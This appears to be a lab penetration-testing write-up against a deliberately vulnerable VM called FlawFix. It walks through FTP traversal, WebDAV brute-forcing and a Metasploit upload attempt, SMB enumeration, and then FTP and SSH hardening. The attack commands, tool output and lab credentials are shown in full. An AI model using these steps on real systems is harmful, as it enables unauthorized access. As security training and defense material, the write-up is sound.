Description: If the FTP server has misconfigured root directories, attackers can traverse directories outside the FTP root to access sensitive files.

Penetration Steps:

- Use a regular FTP session to attempt directory traversal using `..` (parent directory):

```
ftp <target-ip>
     [ftpuser:ftpuser]

cd ../                                  (Fig 2.6)
ls
```

```
┌──(anonymous㉿windows)-[~]
└─$ ftp 10.0.2.7
Connected to 10.0.2.7.
220 (vsFTPd 3.0.5)
Name (10.0.2.7:anonymous): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||49818|)
150 Here comes the directory listing.
lrwxrwxrwx    1 0        0               7 Apr 22  2024 bin -> usr/bin
drwxr-xr-x    2 0        0            4096 Feb 26  2024 bin.usr-is-merged
drwxr-xr-x    4 0        0            4096 Sep 10 03:50 boot
dr-xr-xr-x    2 0        0            4096 Apr 23  2024 cdrom
drwxr-xr-x   20 0        0            4100 Nov 22 03:35 dev
drwxr-xr-x  110 0        0            4096 Nov 13 04:15 etc
drwxr-xr-x    4 0        0            4096 Sep 21 13:53 home
lrwxrwxrwx    1 0        0               7 Apr 22  2024 lib -> usr/lib
drwxr-xr-x    2 0        0            4096 Feb 26  2024 lib.usr-is-merged
lrwxrwxrwx    1 0        0               9 Apr 22  2024 lib64 -> usr/lib64
drwx------    2 0        0           16384 Sep 10 03:44 lost+found
drwxr-xr-x    2 0        0            4096 Apr 23  2024 media
drwxr-xr-x    2 0        0            4096 Apr 23  2024 mnt
drwxr-xr-x    3 0        0            4096 Nov 12 06:53 opt
dr-xr-xr-x  184 0        0               0 Nov 22 03:35 proc
drwx------    4 0        0            4096 Nov 13 04:29 root
drwxr-xr-x   30 0        0             820 Nov 22 03:53 run
lrwxrwxrwx    1 0        0               8 Apr 22  2024 sbin -> usr/sbin
drwxr-xr-x    2 0        0            4096 Apr 03  2024 sbin.usr-is-merged
drwxr-xr-x    2 0        0            4096 Sep 10 03:51 snap
drwxr-xr-x    4 0        0            4096 Nov 13 04:21 srv
-rw-------    1 0        0      2147483648 Sep 10 03:48 swap.img
dr-xr-xr-x   13 0        0               0 Nov 22 03:35 sys
drwxrwxrwt   14 0        0            4096 Nov 22 03:49 tmp
drwxr-xr-x   12 0        0            4096 Apr 23  2024 usr
drwxr-xr-x   13 0        0            4096 Nov 12 09:54 var
226 Directory send OK.
ftp>
```

Fig 2.6

WebDAV running on Apache:

We have a web page running on Ubuntu Server at port 80, let's check it using nmap. (Fig 3.1)

```
┌──(anonymous㉿windows)-[~]
└─$ sudo nmap -sS -sC -sV -O -p 80 -T 4 10.0.2.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 16:02 IST
Nmap scan report for 10.0.2.7
Host is up (0.0015s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.58
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2024-11-12 09:54  html/
|_
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 08:00:27:48:7C:25 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: Host: 127.0.1.1
```

Fig 3.1

After scanning the port 80 using nmap, we just got some basic information about the website. Now, we can move further with gobuster. (Fig 3.2)

```
┌──(anonymous㉿windows)-[~]
└─$ gobuster dir -u 10.0.2.7 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://10.0.2.7
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/html                 (Status: 301) [Size: 303] [──> http://10.0.2.7/html/]
/webdav               (Status: 401) [Size: 455]
/server-status        (Status: 403) [Size: 273]
Progress: 220560 / 220561 (100.00%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════
```

Fig 3.2

We can see in Fig 3.2 that webdav service is running at its default directory '/webdav'.

But when i visited to that page, i found it's asking for a login credentials. (Fig 3.3)




Fig 3.3




Fig 3.4

Now, Brute-force the webdav page using hydra to obtain the legitimate credentials. (Fig 3.5)




Fig 3.5

Found the credentials (root:password123) in Fig 3.5.




Fig 3.6

As you can see in Fig 3.6, we can now access the files & directories on webdav.

Let's use tool 'Cadaver' for more information:

- sudo apt install cadaver -y {Command to install}

cadaver http://10.0.2.7/webdav [Enter credential to connect,(Fig 3.7)]

```
┌──(anonymous㉿windows)-[~]
└─$ cadaver http://10.0.2.7/webdav
Authentication required for WebDAV on server `10.0.2.7':
Username: root
Password:
dav:/webdav/> ?
Available commands:
 ls         cd         pwd        put        get        mget       mput
 edit       less       mkcol      cat        delete     rmcol      copy
 move       lock       unlock     discover   steal      showlocks  version
 checkin    checkout   uncheckout history    label      propnames  chexec
 propget    propdel    propset    search     set        open       close
 echo       quit       unset      lcd        lls        lpwd       logout
 help       describe   about
Aliases: rm=delete, mkdir=mkcol, mv=move, cp=copy, more=less, quit=exit=bye
```

Fig 3.7

Downloading the files from webdav server (Fig 3.8).

```
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
        test.txt                                  13  Nov 12 15:47
dav:/webdav/> get test.txt
Enter local filename for `/webdav/test.txt': webdav.txt
Downloading `/webdav/test.txt' to webdav.txt:
Progress: [=================================>] 100.0% of 13 bytes succeeded.
```

Fig 3.8

Uploading files on the webdav server (Fig 3.9).

```
dav:/webdav/> put secret.txt
Uploading secret.txt to `/webdav/secret.txt':
Progress: [=============================>] 100.0% of 17 bytes succeeded.
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
        secret.txt                          17  Nov 21 22:03
        test.txt                            13  Nov 12 15:47
dav:/webdav/> exit
Connection to `10.0.2.7' closed.

┌──(anonymous㉿windows)-[~]
└─$ cat webdav.txt
Flawfix Test

┌──(anonymous㉿windows)-[~]
└─$ cat secret.txt
Secret Text File
```

Fig 3.9

You can see the reflection of files uploaded on the web browser also. (Fig 3.10)




Fig 3.10

```
┌──(anonymous㉿windows)-[~]
└─$ cadaver http://10.0.2.7/webdav
Authentication required for WebDAV on server `10.0.2.7':
Username: root
Password:
dav:/webdav/> ?
Available commands:
 ls         cd         pwd        put        get        mget       mput
 edit       less       mkcol      cat        delete     rmcol      copy
 move       lock       unlock     discover   steal      showlocks  version
 checkin    checkout   uncheckout history    label      propnames  chexec
 propget    propdel    propset    search     set        open       close
 echo       quit       unset      lcd        lls        lpwd       logout
 help       describe   about
Aliases: rm=delete, mkdir=mkcol, mv=move, cp=copy, more=less, quit=exit=bye
dav:/webdav/> rm secret.txt
Deleting `secret.txt': succeeded.
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
        test.txt                          13  Nov 12 15:47
dav:/webdav/>
```

Fig 3.11

Now, try to exploit this service using msfconsole. In this case, as you can see the exploit was completed, but we were not able to create the session on the target machine.
(Fig 3.12)

```
msf6 exploit(windows/http/xampp_webdav_upload_php) > set USERNAME root
USERNAME => root
msf6 exploit(windows/http/xampp_webdav_upload_php) > set PASSWORD password123
PASSWORD => password123
msf6 exploit(windows/http/xampp_webdav_upload_php) > set RHOSTS 10.0.2.7
RHOSTS => 10.0.2.7
msf6 exploit(windows/http/xampp_webdav_upload_php) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Uploading Payload to /webdav/kM9asam.php
[*] Attempting to execute Payload
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/xampp_webdav_upload_php) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Uploading Payload to /webdav/2puFRk1.php
[*] Attempting to execute Payload
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/xampp_webdav_upload_php) > sessions

Active sessions
===============

No active sessions.
```

Fig 3.12




Fig 3.13

In Fig 3.13, we can see the payloads uploaded by msfconsole, generally it's not a good practice because it can be easily detected as a suspicious activity on the server.

Now, delete these payloads from the server (Fig 3.14).




Fig 3.14

SMB:

Enumerate smb information even without authentication

- enum4linux -a 10.0.2.7
    - Reveals shared directories, server information, local user accounts

```
┌──(anonymous㉿windows)-[~]
└─$ enum4linux -a 10.0.2.7
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Nov 22 09:08:27 2024

 ========================================( Target Information )========================================

Target ........... 10.0.2.7
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

Fig 4.1

In fig 4.1, we can see the known usernames for the target system.

We can see the share information in fig 4.2, {VulnerableShare}. Also there is a Users account information for 'root' user.

```
 ========================================( Users on 10.0.2.7 )========================================

index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: root     Name: root      Desc:

user:[root] rid:[0x3e8]

 ========================================( Share Enumeration on 10.0.2.7 )========================================

smbXcli_negprot_smb1_done: No compatible protocol selected by server.

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        VulnerableShare Disk
        IPC$            IPC       IPC Service (flawfix server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
Protocol negotiation to server 10.0.2.7 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_
RESPONSE
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 10.0.2.7

//10.0.2.7/print$       Mapping: DENIED Listing: N/A Writing: N/A
//10.0.2.7/VulnerableShare      Mapping: OK Listing: OK Writing: N/A

[E] Can't understand response:

NT_STATUS_CONNECTION_REFUSED listing \*
//10.0.2.7/IPC$ Mapping: N/A Listing: N/A Writing: N/A
```

Fig 4.2

```
=================( Users on 10.0.2.7 via RID cycling (RIDS: 500-550,1000-1050) )=================

[I] Found new SID:
S-1-5-21-613108193-3165454794-318666553

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[+] Enumerating users using SID S-1-5-21-613108193-3165454794-318666553 and logon username '', password ''

S-1-5-21-613108193-3165454794-318666553-501 FLAWFIX\nobody (Local User)
S-1-5-21-613108193-3165454794-318666553-513 FLAWFIX\None (Domain Group)
S-1-5-21-613108193-3165454794-318666553-1000 FLAWFIX\root (Local User)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\anonymous (Local User)
S-1-22-1-1001 Unix User\ftpuser (Local User)

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''

S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
```

Fig 4.3

- SID of local users on target machine can be found in Fig 4.3.
- We can also see the users details like anonymous & ftpuser.

3. Flawfix Patching {Flawfixed}:

- FlawFixed: Patched version of FlawFix

Let’s start with FTP service:

FTP:

Open the configuration file for editing:

- sudo nano /etc/vsftpd.conf

- Comment these lines:
    - anonymous_enable=YES
    - anon_upload_enable=YES
    - anon_other_write_enable=YES
    - ssl_enable=NO

- Change the following argument:
    - xferlog_enable=YES [/var/log/vsftpd.log]
    - guest_enable=NO

Set the appropriate directory permissions:

- sudo chmod 755 /srv/ftp
- sudo chown root:root /srv/ftp
- sudo chmod 750 /srv/ftp/upload
- sudo chown ftpuser:ftpuser /srv/ftp/upload
- sudo chmod 750 /home/ftpuser/ftp/
- sudo chown ftpuser:ftpuser /home/ftpuser/ftp/
- sudo chmod 755 /home/ftpuser/ftp/files
- sudo chown ftpuser:ftpuser /home/ftpuser/ftp/files

Configure strong password:

- sudo passwd ftpuser
    - [Enter new credential] [ftpuser:Ftpu53r@123]

Restart the service

- sudo systemctl restart vsftpd
- sudo systemctl status vsftpd

We can see the log of everything in the log file stored at /var/log/vsftpd.log

- cd /var/log
- ls
- sudo cat vsftpd.log {Fig 5.1}
- sudo tail vsftpd.log {Fig 5.2}

```
anonymous@flawfix:/var/log$ sudo cat vsftpd.log
Sat Sep 21 14:18:19 2024 [pid 1900] CONNECT: Client "::ffff:10.0.2.15"
Sat Sep 21 14:18:21 2024 [pid 1899] [ftp] OK LOGIN: Client "::ffff:10.0.2.15", anon password "?"
Sat Sep 21 14:18:36 2024 [pid 1904] CONNECT: Client "::ffff:10.0.2.15"
Sat Sep 21 14:18:41 2024 [pid 1903] [ftpuser] OK LOGIN: Client "::ffff:10.0.2.15"
Sat Sep 21 14:20:51 2024 [pid 1913] CONNECT: Client "::ffff:10.0.2.15"
Sat Sep 21 14:20:56 2024 [pid 1912] [ftpuser] OK LOGIN: Client "::ffff:10.0.2.15"
Sat Sep 21 14:21:10 2024 [pid 1914] [ftpuser] FAIL UPLOAD: Client "::ffff:10.0.2.15", "/home/anonymous/Desktop/Untitl
Sat Sep 21 14:25:50 2024 [pid 1969] CONNECT: Client "::ffff:10.0.2.15"
Sat Sep 21 14:25:51 2024 [pid 1968] [ftp] OK LOGIN: Client "::ffff:10.0.2.15", anon password "?"
Sat Sep 21 14:26:12 2024 [pid 1973] CONNECT: Client "::ffff:10.0.2.15"
Sat Sep 21 14:26:24 2024 [pid 1972] [ftpuser] OK LOGIN: Client "::ffff:10.0.2.15"
Sat Sep 21 14:27:48 2024 [pid 1974] [ftpuser] OK DOWNLOAD: Client "::ffff:10.0.2.15", "/home/ftpuser/ftp/files/ftp.tx
Thu Nov 14 12:57:52 2024 [pid 1626] CONNECT: Client "::ffff:10.0.2.15"
Thu Nov 14 12:57:54 2024 [pid 1625] [ftp] OK LOGIN: Client "::ffff:10.0.2.15", anon password "?"
Thu Nov 14 13:00:08 2024 [pid 1654] CONNECT: Client "::ffff:10.0.2.15"
Thu Nov 14 13:00:09 2024 [pid 1653] [ftp] OK LOGIN: Client "::ffff:10.0.2.15", anon password "?"
Thu Nov 14 13:00:51 2024 [pid 1659] CONNECT: Client "::ffff:10.0.2.15"
Thu Nov 14 13:01:24 2024 [pid 1661] CONNECT: Client "::ffff:10.0.2.15"
Thu Nov 14 13:07:36 2024 [pid 1704] CONNECT: Client "::ffff:10.0.2.15"
Thu Nov 14 13:07:37 2024 [pid 1703] [ftp] OK LOGIN: Client "::ffff:10.0.2.15", anon password "?"
Thu Nov 14 13:07:46 2024 [pid 1707] CONNECT: Client "::ffff:10.0.2.15"
Thu Nov 14 13:10:38 2024 [pid 1751] CONNECT: Client "::ffff:10.0.2.15"
Thu Nov 14 13:10:39 2024 [pid 1750] [ftp] OK LOGIN: Client "::ffff:10.0.2.15", anon password "?"
Thu Nov 14 13:10:50 2024 [pid 1754] CONNECT: Client "::ffff:10.0.2.15"
Thu Nov 14 13:10:57 2024 [pid 1753] [ftpuser] OK LOGIN: Client "::ffff:10.0.2.15"
Thu Nov 14 13:11:26 2024 [pid 1759] CONNECT: Client "::ffff:10.0.2.15"
Thu Nov 14 13:11:26 2024 [pid 1758] [ftp] OK LOGIN: Client "::ffff:10.0.2.15", anon password "?"
Thu Nov 14 13:15:02 2024 [pid 1772] CONNECT: Client "::ffff:10.0.2.15"
Thu Nov 14 13:15:04 2024 [pid 1771] [ftp] OK LOGIN: Client "::ffff:10.0.2.15", anon password "?"
Thu Nov 14 13:16:50 2024 [pid 1796] CONNECT: Client "::ffff:10.0.2.15"
Thu Nov 14 13:21:35 2024 [pid 1824] CONNECT: Client "::ffff:10.0.2.15"
Thu Nov 14 13:21:36 2024 [pid 1823] [ftp] OK LOGIN: Client "::ffff:10.0.2.15", anon password "?"
Thu Nov 14 13:21:58 2024 [pid 1828] CONNECT: Client "::ffff:10.0.2.15"
Thu Nov 14 13:26:21 2024 [pid 1873] CONNECT: Client "::ffff:10.0.2.15"
Thu Nov 14 13:27:17 2024 [pid 1893] CONNECT: Client "::ffff:10.0.2.15"
Thu Nov 14 13:27:19 2024 [pid 1892] [ftp] OK LOGIN: Client "::ffff:10.0.2.15", anon password "?"
Thu Nov 14 13:27:39 2024 [pid 1896] CONNECT: Client "::ffff:10.0.2.15"
Thu Nov 14 13:27:43 2024 [pid 1895] [ftpuser] OK LOGIN: Client "::ffff:10.0.2.15"
Thu Nov 14 13:29:23 2024 [pid 1913] CONNECT: Client "::ffff:10.0.2.15"
```

Fig 5.1

```
anonymous@flawfix:~$ sudo tail /var/log/vsftpd.log
[sudo] password for anonymous:
Thu Nov 14 13:21:58 2024 [pid 1828] CONNECT: Client "::ffff:10.0.2.15"
Thu Nov 14 13:26:21 2024 [pid 1873] CONNECT: Client "::ffff:10.0.2.15"
Thu Nov 14 13:27:17 2024 [pid 1893] CONNECT: Client "::ffff:10.0.2.15"
Thu Nov 14 13:27:19 2024 [pid 1892] [ftp] OK LOGIN: Client "::ffff:10.0.2.15", anon password "?"
Thu Nov 14 13:27:39 2024 [pid 1896] CONNECT: Client "::ffff:10.0.2.15"
Thu Nov 14 13:27:43 2024 [pid 1895] [ftpuser] OK LOGIN: Client "::ffff:10.0.2.15"
Thu Nov 14 13:29:23 2024 [pid 1913] CONNECT: Client "::ffff:10.0.2.15"
Thu Nov 14 13:29:31 2024 [pid 1912] [ftpuser] FAIL LOGIN: Client "::ffff:10.0.2.15"
Thu Nov 14 13:29:37 2024 [pid 1915] CONNECT: Client "::ffff:10.0.2.15"
Thu Nov 14 13:29:46 2024 [pid 1914] [ftpuser] OK LOGIN: Client "::ffff:10.0.2.15"
anonymous@flawfix:~$ _
```

Fig 5.2

SSH:

Open the configuration file for editing:

- sudo nano /etc/ssh/sshd_config

- Change the following:
  - Disable root Login
    - PermitRootLogin no

- Use strong ciphers & key exchange algorithms

  - Ciphers aes256-gcm@openssh.com,chacha20-poly1305@openssh.com
  - KexAlgorithms curve25519-sha256@libssh.org

- Enable Privilege separation
  - UsePrivilegeSeparation sandbox

- sudo systemctl restart ssh

To view the logs:

- sudo cat /var/log/auth.log | grep -a ssh {Fig 5.3}
- sudo tail -f /var/log/auth.log {Fig 5.4}

```
2024-11-14T15:11:02.527619+00:00 flawfix sshd[1242]: Received signal 15; terminating.
2024-11-14T15:11:02.634475+00:00 flawfix sshd[1267]: Server listening on :: port 22.
2024-11-14T15:11:04.155447+00:00 flawfix sudo: anonymous : TTY=tty1 ; PWD=/home/anonymous ; USER=root ; COMMAND=/usr
2024-11-14T15:11:09.099934+00:00 flawfix sshd[1273]: Unable to negotiate with 10.0.2.15 port 53308: no matching key
1x25519-sha512@openssh.com,curve25519-sha256,curve25519-sha256@libssh.org,ecdh-sha2-nistp256,ecdh-sha2-nistp384,ecdh
